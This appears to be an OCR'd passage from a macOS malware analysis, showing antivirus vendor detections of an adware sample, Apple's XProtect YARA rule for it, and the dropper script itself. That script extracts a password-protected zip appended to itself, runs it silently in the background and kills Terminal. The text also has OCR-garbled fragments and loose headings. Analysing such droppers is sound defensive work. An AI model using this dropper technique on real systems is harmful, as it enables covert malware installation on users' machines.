


Security vendors' analysis on 2021-04-26T16:10:33

ALYac	Adware.MAC.Generic.21474	Arcabit	Adware.MAC.Generic.D53E2
Avast	Other:Malware-gen [Trj]	AVG	Other:Malware-gen [Trj]
BitDefender	Adware.MAC.Generic.21474	Emsisoft	Adware.MAC.Generic.21474 (B)
eScan	Adware.MAC.Generic.21474	FireEye	Adware.MAC.Generic.21474
GData	Adware.MAC.Generic.21474	Kaspersky	Not-a-virus:HEUR:AdWare.OSX.Bnodlero....
MAX	Malware (ai Score=62)	ZoneAlarm by Check Point	Not-a-virus:HEUR:AdWare.OSX.Bnodlero....
Ad-Aware	Undetected	AegisLab	Undetected
AhnLab-V3	Undetected	Antiy-AVL	Undetected

xProtect


Update - April 16th 2021



```
rule XProtect_MACOS_ef3df25
 {
   meta:
       description = "MACOS.ef3df25"
   strings:                                        $0 | funzip -ABCD1234 > $
       $a1 = { 23 21 } #!

       $b1 = { 6d 6b 74 65 6d 70 20 2d 74 } mktemp -t
       $b2 = { 74 61 69 6c 20 2d 63 } tail -c
       $b3 = { 24 30 20 7c 20 66 75 6e 7a 69 70 20 2d [5-9] 20 3e 20 24 }
       $b4 = { 63 68 6d 6f 64 20 2b 78 } chmod +x
       $b5 = { 6b 69 6c 6c 61 6c 6c 20 54 65 72 6d 69 6e 61 6c } killall Terminal
       $b6 = { 50 4b 03 04 14 } zip header

   condition:
       filesize < 100KB and $a1 at 0 and all of ($b*)
 }
```


xProtect

APRIL 19th, 2021




$0 | funzip -ABCD1234 > $

```
#!/bin/bash
TEMP_NAME="$(mktemp -t Installer)"
tail -c 58856 $0 | funzip -ABCD1234 > ${TEMP_NAME}
chmod +x "${TEMP_NAME}" && nohup "${TEMP_NAME}" > /dev/null 2>&1 &
killall Terminal
exit
PK^C^D^T^@ ...     ^@^H^@õ<91><8f>R<9a>N^Ec:å^@^@ä¢^B^@^D...

tail  -c  58856  $0  |  funzip  -ABCD1234  >  ${TEMP_NAME}
```



```
#!/bin/bash
TEMP_NAME="$(mktemp -t Installer)"
tail -c 58856  $0 | funzip -ABCD1234 > ${TEMP_NAME}
chmod +x "${TEMP_NAME}" && nohup "${TEMP_NAME}" > /dev/null 2>&1 &
killall Terminal
exit
PK^C^D^T^@ ...     ^@^H^@õ<91><8f>R<9a>N^Ec:å^@^@ä¢^B^@^D...
```


Protection/Detection



The Simple Idea

